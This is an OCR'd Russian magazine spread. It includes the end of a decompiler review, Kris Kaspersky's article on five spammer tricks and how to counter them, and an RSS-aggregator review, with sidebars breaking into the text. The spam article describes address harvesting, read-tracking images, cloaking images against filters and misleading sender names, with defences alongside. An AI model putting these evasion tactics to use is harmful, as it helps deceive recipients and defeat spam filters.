.text:01002306          mov     eax, dword_1008028
.text:0100230B          push    ebx
.text:0100230C          push    edi
.text:0100230D          mov     dword_1008BCC, eax
.text:01002312          push    dword_10087D0
.text:01002318          call    sub_10059A3
.text:0100231D          test    eax, eax
.text:0100231F          jz      short loc_1002328
```


НАШ ВЕРДИКТ

HexRays — это, безусловно, большой шаг вперед и неплохое подспорье для начинающих, но... он не стоит тех денег, которые за него просят, к тому же (это касается начинающих), однажды потратив время на изучение ассемблера, мы обретаем возможность реверсировать что угодно и в чем угодно (на худой конец с помощью утилиты DUMPBIN.EXE, входящей в состав SDK), а обольщенные возможностями автоматической декомпиляции, мы становимся заложниками HeyRays со всеми вытекающими отсюда последствиями.]I[



Декомпиляция начинается!


КТО эти придурки?
ЭТО твоя
НОВАЯ СЕМЬЯ!
СЕРИАЛ
В 21:00 НА MTV!
СМОТРИ С 11 ФЕВРАЛЯ
Турецкий
для начинающих
РЕКЛАМА



КРИС КАСПЕРСКИ

ПЯТЬ КОЗЫРНЫХ ТРЮКОВ СПАМЕРОВ

УЛОВКИ СПАМЕРОВ И МЕТОДЫ БОРЬБЫ С НИМИ

Не почтовый ящик, а сплошной мусор. Трэш! Как им это, черт подери, удается?! Мало того, что спамеры вредоносны, так они еще дьявольски хитры и нереально изворотливы. У них все тузы да козыри, и, чтобы нас не развели как сам знаешь кого, приходится предпринимать кучу мер предосторожности и держать ухо востро. Как говориться, кто предупрежден — тот вооружен! Рассмотрим основные трюки спамеров и покажем, как им противостоять, тем более что эти приятели постоянно придумывают что-то новое!


ТРЮК ПЕРВЫЙ: КАК СПАМЕРЫ ДОБЫВАЮТ АДРЕСА


База адресов — основное топливо спамера, без которого он никуда не уедет. А как создаются такие базы? Самое простое и чрезвычайно эффективное — атака по словарю. Выбирается какой-нибудь популярный почтовый сервер (типа mail.ru) и последовательно перебираются все имена и клички в стиле Alex@mail.ru, Sveta@mail.ru, SuperMan@mail.ru, в том числе и инициалы, например kk@mail.ru. Таким образом, обладатели коротких (или словарных) адресов рискуют попасть в спамерские базы даже в том случае, если вообще нигде не будут публиковать свои контакты.


Кстати, о публикации. Оставляя свою мыльницу на форумах, в гостевых книгах и прочих отхожих местах типа заборов, многие прибегают к обфускации или, говоря простым языком, маскировке, скрывая их от «пауков», которые как харвестры бродят по Сети, отыскивая все, что содержит в себе символ «@» (он же «собака»). Ну, это раньше они тупо искали «@»… Теперь же стратегия добычи адресов изменилась. Харвестр, просматривая одну web-страничку за другой, ищет имена известных почтовых серверов, а потом берет все, что расположено слева от них. То есть «Invisible-Joe гав-гав mail.ru» будет съедено за милую душу. И даже «"Invisible-Joe_antismap_at_mail.ru /* remove "_antismap_" */» не спасет, поскольку подобные шаблонные примы уже давно распознаются автоматами. Единственное, что пока более или менее стабильно работает, — это имя после адреса сервера: «Пишите мне на mail.ru на Invisible-Joe». Никакой харвестр его не добудет.

Еще круче — написать свое мыло в графическом редакторе, желательно на пятнистом неоднородном фоне, затрудняющем механическое распознавание, и вставить его как рисунок. Сборщики адресов, умеющие распознавать картинки, мне пока не встречались, но в общем случае это всего лишь дело техники. С другой стороны, далеко не всякий форум и доска объявлений позволяют вставлять картинки, плюс ко всему, пока будешь переписывать текст с картинки, ошибешься сто раз подряд и вообще писать всякое желание пропадет.

Еще один источник угрозы — вирусы, трояны и черви, сканирующие адресные книги и почтовые базы входящих и отправленных писем, добывая из них адреса вместе с именами получателей. Поэтому если ты следишь за своей безопасностью, а твой друг — нет, то, во-первых, он тебе не друг, а во-вторых, писать ему лучше с отдельного ящика, чтобы потом не выгребать мегабайты спама со своей основной мыльницы (что особенно актуально для служебных ящиков, не снабженных мощными антиспамерскими фильтрами). Впрочем, защита корпоративных ящиков — тема совсем другого разговора, и за этим должен следить админ.




Важную роль в фильтрации спама на Gmail и Яндекс.Почта играет пользователь, нажимая кнопки «Спам» и «Не спам»



Настройки программы SpamPal, фильтрующей спам по Байесову алгоритму

ТРЮК ВТОРОЙ: ИЗ РЕАНИМАЦИИ В МОРГ

Собрать базу почтовых адресов — это только половина дела. Еще как минимум предстоит отделить действующие мыльницы от давно заброшенных. Естественно, если обозначенный адрес не существует, то почтовый сервер вернет ругательный ответ и с этим будет все ясно — просто вычерчиваем адрес из списков живых. Если же письмо ушло и не вернулось, то вовсе не факт, что оно действительно доставлено реально существующему получателю. Возможно, он давно забросил этот ящик и уже год его не посещает. Когда ящик переполнится, сервер начнет возвращать письма, но, учитывая, что многие современные службы предоставляют ящики неограниченного (ну или практически неограниченного) объема, переполнение случится нескоро.

Антиспамерские фильтры сплошь и рядом режут почту без каких бы то ни было уведомлений, от чего страдают не только спамеры, но и честные пользователи, и прибегать к такой политике борцам со спамом категорически не рекомендуется. Отправитель всегда должен иметь возможность узнать, что его письмо не дошло до получателя (особенно если речь идет о корпоративной переписке). Но, увы, политикой поведения фильтров заведуют злобные администраторы, у которых свое видение проблемы. Мы не понимаем их, они не понимают нас... Но оставим в покое администраторов и вернемся к нашим баранам, то есть спамерам.

Даже если спам достиг ящика пользователя, получатель мог удалить его не открывая, просто прочитав название темы и отправив непрошеную корреспонденцию в корзину. Особенно это удобно делать через web-интерфейс. Локальные же почтовые клиенты обычно автоматически загружают письмо в окно предварительного просмотра, стоит только поднести к нему курсор, а если не подносить, то как, черт возьми, его удалить?!

Спамерам нужно предельно точно знать, какой процент писем был реально доставлен и прочитан (поскольку если этот показатель вдруг упадет, то придется разрабатывать новые технологии рассылки).

Специально для этой цели и рассылаются письма в HTML-формате с так называемыми «жучками» — обычной ссылкой на рисунок, физически располагающийся на web-сервере, подконтрольном спамеру. Почтовые клиенты автоматически загружают такие картинки при просмотре письма, что не только подтверждает факт его получения, но и позволяет определить тип установленных фильтров и систем защиты.

В частности, антивирусы загружают лишь заголовки графических файлов (поскольку некоторые из них содержат некорректные поля, приводящие к переполнению локальных буферов и, как следствие, к атакам на систему). Антиспамерские фильтры также загружают картинки (особенно когда все письмо целиком из одной картинки и состоит), но заголовок HTTP-запроса фильтра сильно отличается от HTTP-заголовка почтового клиента. Самое главное — если картинок больше одной и сервер умышленно замедляет их отдачу, то спамер без труда определит, сколько прошло времени перед тем, как получатель письма отправил его в корзину. Вот тебе и приватность! Все тайны — как на ладони!

Как избавиться от такой напасти? Единственный способ — отключить автоматическую загрузку картинок (в разных почтовых клиентах это делается по-разному, и тут надо курить руководство пользователя), а еще лучше вообще отключить HTML, чего, кстати, Outlook Express ну никак не позволяет, зато The Bat справляется с этим без проблем! Конечно, в текстовом виде письма смотрятся серо, однообразно и скучно, зато у спамеров не остается никакой возможности узнать, было письмо прочитано или нет.

Кстати говоря, на смену «картиночному» спаму, который наконец-то пошел на спад, приходит новый тип массовых рекламных рассылок. Теперь тексты с призывами увеличить детородный орган или купить чудодейственный лекарственный препарат прячутся в PDF-файлах.


ТРЮК ТРЕТИЙ: ОБХОДИМ СЕРВЕРНЫЕ ФИЛЬТРЫ

Два основных критерия, по которым фильтры, установленные на почтовых серверах, определяют, что относится к спаму, а что нет, — это IP-адрес отправителя и содержимое письма. Существующие распределенные антиспамерские базы оперативно заносят проштрафившиеся IP-адреса в черные списки, и рассылка дохнет буквально через несколько часов после начала, конечно, при том условии, что она осуществляется с одного или нескольких фиксированных IP-адресов.

Обходить черные списки не научился только ленивый. Спамеры рассылают червей, расползающихся по всей Сети и проникающих в сотни тысяч компьютеров, захватывая над ними полный контроль. Пораженные узлы называются дронами, а их совокупность образует ботнет, позволяющий спамеру вести рассылку сразу во всех направлениях. Даже если каждый дрон разошлет всего десяток писем, прежде чем попадет в черный список, база из ста тысяч дронов доставит корреспонденцию миллиону адресатов!

И вот чтобы этого не происходило, на крупных почтовых серверах установлены продвинутые фильтры, анализирующие содержимое всех писем и блокирующие спам независимо от того, с какого адреса он пришел.

За минувшие годы спамеры испробовали множество методик борьбы с контентными фильтрами, слегка модифицируя содержимое каждого отправляемого письма (или серии писем) так, чтобы сигнатурный поиск не сработал. И вот тут-то разработчикам фильтров пригодились антивирусные движки, детектирующие полиморфные вирусы (то есть изменяющие свое тело). Дольше всех продержался графический спам, поскольку в графику очень легко вносить незначительные (с точки зрения человека) трансформации, совершенно преображающие байтовый поток (с машинной точки зрения). Но прогресс не стоит на месте, и доля графического спама после его внезапного всплеска сейчас стала уменьшаться. ▶



Детализированный недельный SPAM трафик (логарифмическая шкала) по данным www.spamorez.ru/weekly.html

Между тем спамеры все это время не сидели сложа руки и ковали новое орудие возмездия, которое в ближайшее время будет запущено в промышленную эксплуатацию. Идея заключается все в тех же картинках, внедренных в HTML и расположенных на внешних серверах. Поскольку заголовок HTTP-запроса позволяет с достаточной точностью идентифицировать клиентское приложение, антиспамерскому фильтру подсовывается одна картинка (сгенерированная абсолютно произвольным образом), а честный адресат получает рекламную рассылку.

Как можно этому противостоять? С клиентской стороны — никак (единственный выход — запретить загрузку картинок), но вот разработкам фильтров достаточно прикинуться настоящим почтовым клиентом, и тогда спамер будет вынужден показать им рекламную картинку в том виде, в каком она есть, после чего защемить его уже не проблема.

ТРЮК ЧЕТВЕРТЫЙ: СПАМ ИЛИ НЕ СПАМ?!

Несмотря на ожесточенную борьбу со спамом, какая-то часть непрошеной корреспонденции все-таки доходит до народа, и тут самое главное — составить послание так, чтобы жертва прочитала его прежде, чем нажмет на <Del>. А для этого приходится мухлевать не по-детски.

Начнем с поля отправителя письма. «Слепые» поля — верный признак спама, и большинство почтовых клиентов отправляет такие письма в Junk-folder или помечает их красным цветом, мол, внимание! возможно, это спам! А потому какое-то имя вставить надо. Ну, скажем, Alex, Peter, Olga... Фамилию лучше не вставлять — фамилии у всех разные, а незнакомая фамилия сразу обостряет внимание получателя, заставляя его машинально тянуться к клавише <Del>. Впрочем, голое имя без фамилии в нормальной жизни явление не самое часто. Что делать?!

А вот что! Использовать шаблонные имена типа «Интернет-магазин...», «Служба поддержки...». Учитывая, что далеко не все пользователи используют широкие колонки для имени отправителя, придумывать, что это за магазин такой и чего мы поддерживаем, совершенно необязательно! С определенной долей вероятности пользователь вообще не увидит продолжения названия из-за узкой колонки, а письмо от магазина (в котором он, возможно, заказывал товар) и уж тем более от службы поддержки он откроет.

Статистика показывает, что, как бы ни изощрялся спамер, ему отпущены считанные секунды, в течение которых пользователь (если он не даун, конечно) легко и безошибочно распознает спам, отправляя его в корзину. Некоторые (особо «одаренные») спамеры пытаются подделывать стиль ▶

Так как же все-таки защититься от спама?

О том, как беспощадно удалять спамерские письма, мы уже писали много раз. К сожалению, универсального способа не существует. И поэтому ситуации, когда среди нормальных писем совершенно безнаказанно проскакивает спам или, наоборот, вполне безобидное письмо попадает в папку Junk mail, вполне обычное явление. Надо сказать, что бороться со спамом личными инструментами защиты стало все сложнее, и какими бы хорошими ни были всевозможные утилиты и программы (взять хотя бы популярнейший Spampal), 100%-ного результата они не дают. Да и дать не могут!

Но тем не менее способ, который позволяет если и не полностью избавиться от навязчивой корреспонденции, то по крайней мере свести ее количество к минимуму, все-таки есть. Речь идет о встроенных спам-фильтрах, которые предоставляют почтовые сервисы, разработанные крупнейшими поисковыми система. Это Gmail (www.gmail.com) и Яндекс.Почта (mail.yandex.ru) от Яндекса. Благодаря эвристическим алгоритмам и огромной базе, как поисковой, так и корреспонденции своих пользователей, сервисы с большой долей вероятности могут отсеивать спам. Причем если Google отлично справляется с иностранными рассылками, но легко пропускает рекламу на русском языке, то с последней легко разбирается Яндекс.Почта. Это совершенно не значит, что непременно нужно отказываться от своего ящика и переходить к адресу на бесплатном сервере. Вовсе нет. Тот же gmail.com умеет забирать почту с любого ящика (как почтовый клиент) и отправлять письма с твоим основным адресом в графе «Отправитель», и вместе с Яндекс.Почтой они поддерживают переадресацию. Поэтому вставить систему в цепочку приема почты, в общем-то, будет несложно!



Вот по такой простой схеме можно доверить фильтрацию спама Яндекс.Почте

письма, посылая макулатуру подобного рода: «Привет, любимый… бла-бла-бла, а я вот тут недавно озаботилась поиском чугунных труб и решила, что ничего лучше, чем продукция фирмы «Рога и Копыта», в нашей округе не нашла. Звони им по телефону 55-555-555, целую тебя в хвостик». Теоретически написать письмо, которое будет воспринято как послание от близкого человека, вполне возможно, но практически… полезный выхлоп у такой рассылки будет нулевой. Новая волна спамеров наконец-то наладила контакт с мозгами и, вспомнив прописную истину, гласящую, что кратность — сестра таланта, стала бороться за каждое слово. «Чугунные трубы любой длины. Самовывоз из Мухосранска. 555-555-555». Тот, кому эти трубы совсем не приснились, все равно не клюнет на рекламу и не позвонит. А вот если получатель хотя бы потенциально способен совершить покупку, то он должен прочесть рекламный текст прежде, чем успеет его удалить, а потому тот должен быть предельно кратким и правильно оформленным с точки зрения дизайна.

Как бороться со спамом такого типа? Ответ — начинать чтение письма с конца, то есть не с конца, а с последней строки, отображающейся в окне предварительного просмотра. Даже у грамотно сконструированного спама шансы на выживание при этом резко сокращаются.

ТРЮК ПЯТЫЙ: АТАКА НА ПОИСКОВЫЕ МАШИНЫ

Почта — это, конечно, хорошо и очень правильно, но… в последнее время все большую актуальность приобретают нападки на поисковые машины. Цель спамера — сформировать запрос, который поисковик выдаст в числе первых и по которому человек с высокой степенью вероятности зайдет на сайт, рекламирующий совсем не то, что ожидалось. На первый взгляд, такое невозможно! Поисковые машины давно уже вышли из ясельного возраста и научились автоматически удалять нарушителей из индексной базы. К тому же никакой спамер не может заранее знать, что наберет в строке поиска тот или иной пользователь.

На самом деле тут есть одна лазейка, позволяющая нечестным web-страницам подниматься вверх, довольно долго удерживая свои позиции. Всякий раз, когда пользователь щелкает по ссылке, его браузер посылает web-серверу предыдущую ссылку в специальном поле Referer. В случае с поисковиками это поле, как правило, содержит полную строку запроса и номер текущей страницы поиска. То есть если на наш сайт все-таки зашли (возможно, даже чисто случайно, по неполному совпадению ключевых слов), владельцу сервера ничего не стоит поднять логи и по строке «Referer» восстановить полную картину происходящего. Вот пример из личного опыта. Смотрю я лог своего сервера и вижу там http://www.google.de/search?hl=de&q=Remove+PAGE_NOACCESS&btnG=Google-Suche&meta=, мне становится интересно, что же реально искали и что нашли? Копирую ссылку в адресную строку браузера и… в первой же строке запроса вижу свою книгу — «Hacker Disassembling Uncovered». Поразительно, по каким только ключевым словам ее ни находят! Естественно, накапливая поисковые запросы, по которым люди заходят на сервер, я мог бы существенно повысить рейтинг посещаемости, только мне это на фиг не нужно, поскольку сервер дохода не приносит и установлен исключительно из желания почувствовать себя администратором :). Но вот владельцы других ресурсов, похоже, этой возможностью не брезгуют, активно используя ее, в результате чего на запрос «IR-mouse» поисковики зачастую выдают ответы вида «best IR-mouse and hottest girls! lowest prices!». Ну, коза с поршнем от мотоцикла уже вошла в историю, но вот ночная фея с инфракрасной мышью — это что-то новенькое. Вот только, нажав на ссылку, мы с высокой степенью вероятности не получим ни того, ни другого, и нам вновь предложат чугунные трубы или точную копию часов от Версаче по цене 2 убитых енота за погонный метр.

Deleted Items

From	Subject	Size
CarLoanProvi...	Get the car of your dreams with CarLoanProvider Help!	7 KB
TotalRespons...	How Old Are You Really? - Take the RealAge Test	9 KB
Dorothy Larson	[x]only way to make it grow[X]	10 KB
Beryl Herrera	vira c-o- d -i- n!	6 KB
jillan@totheg...	Special ToTheGames Member Offer	11 KB
Accept Credit...	Process Credit Cards for Zero Up Front Cost	7 KB
James	Your Pharmacy vb	4 KB
Quick Cash A...	Get A $500 Cash Advance	9 KB
Lenard Denny	brainfield emblematic	8 KB
eddye lord	Office XP - $60	9 KB
Comp Dept	Get a complimentary Starbucks Gift Card on us	7 KB
Guadalupe N...	Pay NO Attention to the Man Behind the Curtain	10 KB
Summit Media...	Get ready for monday OTCPK:SETG	37 KB
Ashley	A a very good morning to you! :) expiration's	12 KB
Robyn	Here it is	6 KB

Удаленный спам



links

http://company.yandex.ru/articles/spamooborona.html — история развития спама и антиспам-средств.

ru.wikipedia.org/wiki/Спам — описание методов борьбы со спамом.



info

Большое количество спама сейчас распространяется посредством социальных сетей. Если ты пользуешься vkontakte.ru или, например, odnoklassniki.ru, то понимаешь, о чем я говорю. К счастью, почти в каждую систему встроена специальная защита, которая ищет левые аккаунты, определяет фальшивых друзей и значительно сокращает долю спама.











СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /


ИНТЕРНЕТ НА ОДНОЙ СТРАНИЦЕ

НА ЧТО СПОСОБЕН ТВОЙ RSS-АГРЕГАТОР

Багтраки, всевозможные новостные ресурсы, десятки тематических сайтов и форумов, блоги и подкасты — чего только не просмотришь за день, чтобы находиться в курсе событий. Но если использовать для этого один лишь браузер, то серьезно рискуешь провести за серфингом целый день, так ничего толком и не сделав. Есть два варианта: либо резко сократить количество посещаемых ресурсов, либо же искать способы более эффективной обработки информации. И мы за второй вариант!

Еще не так давно я сильно заморачивался в попытках облегчить себе поиск и обработку информации. Чтобы не посещать сайты впустую, я использовал утилиту **Check&Get** (www.activeurls.com), которая проверяла базу нужных мне сайтов и могла точно сказать, какие из них обновились, а какие нет. Для популярных новостных ресурсов я быстро наловчился писать парсеры на Perl и получал данные в опрятном виде без лишних баннеров и мусора. А обновления на форумах можно было легко отслеживать программами вроде **Web Forum Reader** (www.chemtable.com).

Но времена, когда нужно было так извращаться, уже давно прошли! Сейчас почти любой ресурс, будь это обычный блог, крупный новостной портал, форум по информационной безопасности или что угодно еще, поддерживает экспорт информации, причем во вполне определенном виде. Речь идет, конечно же, о формате RSS (Really Simple Syndication)


Так сейчас выглядит Mashup Editor от Google


Наша чудо-«труба»

и его более продвинутом варианте — Atom. Позволю себе напомнить, что RSS — семейство XML-форматов, предназначенных для описания лент новостей, анонсов статей, изменений в блогах и т.п. Каждый сайт может экспортировать любые данные: новости, заголовки новостей, новые опубликованные программы, прогноз погоды и т.д. и т.п. Как правило, подобный файл создается автоматически движком ресурса и располагается на сервере, имея точно такой же URL, что и у обычной странички. Ну например: www.xakep.ru/articles/rss. Если просмотреть его обычным браузером, то можно увидеть примерно те же самые данные, что и на сайте, только специальным образом структурированные и оформленные в виде файла XML:

```
<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>Example Feed</title>
  <subtitle>Insert witty or insightful remark here</
subtitle>
  <link href="http://example.org/"/>
  <updated>2003-12-13T18:30:02Z</updated>
  <author>
    <name>John Doe</name>
    <email>johndoe@example.com</email>
  </author>
  <id>urn:uuid:60a76c80-d399-11d9-b91C-0003939e0af6</
id>
  <entry>
    <title>Atom-Powered Robots Run Amok</title>
    <link href="http://example.org/2003/12/13/Atom03"/>
    <id>urn:uuid:1225c695-cfb8-4ebb-aaaa-80da344efa6a</
id>
    <updated>2003-12-13T18:30:02Z</updated>
    <summary>Some text.</summary>
  </entry>
</feed>
```

Для чтения RSS используются программы-агрегаторы. Они через определенные промежутки времени просматривают ленты, на которые подписался пользователь, ищут изменения и в удобном для пользователя виде выводят их на экран. Ну и что с того? А то, что ты можешь получить все новостные ленты, все форумы, все ЖЖ и прочие блоги в одном единственном месте — в твоем агрегаторе! Более того, если приспособиться к такому замечательную средству, как Yahoo Pipes (речь о нем пойдет ниже), то можно получать обновления результатов интересующих тебя поисковых запросов и данные с тех сайтов, где экспорт сам по себе не предусмотрен! Вообще вырисовывается довольно забавная картина: все знают об RSS и отлично понимают его прелести, но при этом очень многие упорно продолжают его игнорировать. Пора это исправить!

RSS-АГРЕГАТОРЫ

Несмотря на существование просто колоссального количества RSS-агрегаторов, выполненных в виде обычных программ (ну взять хотя бы Feed Demon, RSS Crawl), я тебе все-таки настоятельно рекомендую использовать онлайн-инструменты. Почему? Во-первых, обратиться к ним можно везде и всегда, независимо от того, где ты находишься, для этого требуется лишь браузер. Во-вторых, это моментально решает проблемы синхронизации всех твоих лент. Разве приятно читать одно и то же по несколько раз дома и на работе, теряя драгоценное время? В-третьих, онлайн-сервисы никогда не удаляют полученные данные, а значит, ты сможешь вернуться к любой записи через день, месяц или даже год (причем ее давно уже может не быть на сервере-первоисточнике!). В общем, сплошные плюсы и ни одного минуса! Единственным недостатком всей этой затеи можно было бы назвать необходимость в постоянном доступе в интернет, но с появлением такой технологии, как Google Gears, отпала и она! Агрегатор Google Reader отлично чувствует себя в полностью автономном режиме, без подключения к Сети, по-прежнему работая в окне браузера! Вот с него-то мы и начнем наш мини-обзор!

Google Reader (www.google.com/reader) является одним из самых известных и функциональных онлайн-агрегаторов RSS/Atom, работающих через браузер. Вышедший в свет как продукт Google Labs (отдел экспериментальных разработок Google) в 2005 году, он уже был обречен на успех. Что там говорить, Google был бы не Google, если бы не создал почти идеальное средство для чтения информационных потоков с потрясающе удачным

Альтернатива Yahoo Pipes от Google

Google, естественно, тоже не остается в стороне и занимается разработкой своего сервиса Google Mashup Editor. Несмотря на то что сервис еще не был официально открыт для публичного использования, он уже сейчас работает в экспериментальном режиме и располагается по адресу editor.googlemashups.com. На сайте можно оставить заявку на тестирование, и если повезет, то и тебе удастся опробовать сервис до официального релиза. GME также предоставляет возможность создавать приложения прямо в окне браузера, но используемый подход в корне отличается от того, что мы видели в Yahoo Pipes. Вместо визуального проектирования пользователю предоставляется специальный язык программирования, на котором описываются не только правила сбора и обработки информации, но также и интерфейс, с помощью которого они будут представлены. Yahoo Pipes в этом плане сильно проигрывает, поскольку регламентирует лишь порядок обработки информации. На сайте уже сейчас можно познакомиться с примерами разработки таких приложений, чтобы понять общие принципы, используемые в этой технологии.

Самый обычный модуль: имеет вход, выход и несколько параметров

интерфейсом, стабильной работой, возможностью отключиться от инета и читать фиды оффлайн. Я уже не говорю о встроенном плеере подкастов, специальной версии для мобильных устройств и функции поиска по фидам, в возможностях которых не приходится сомневаться!

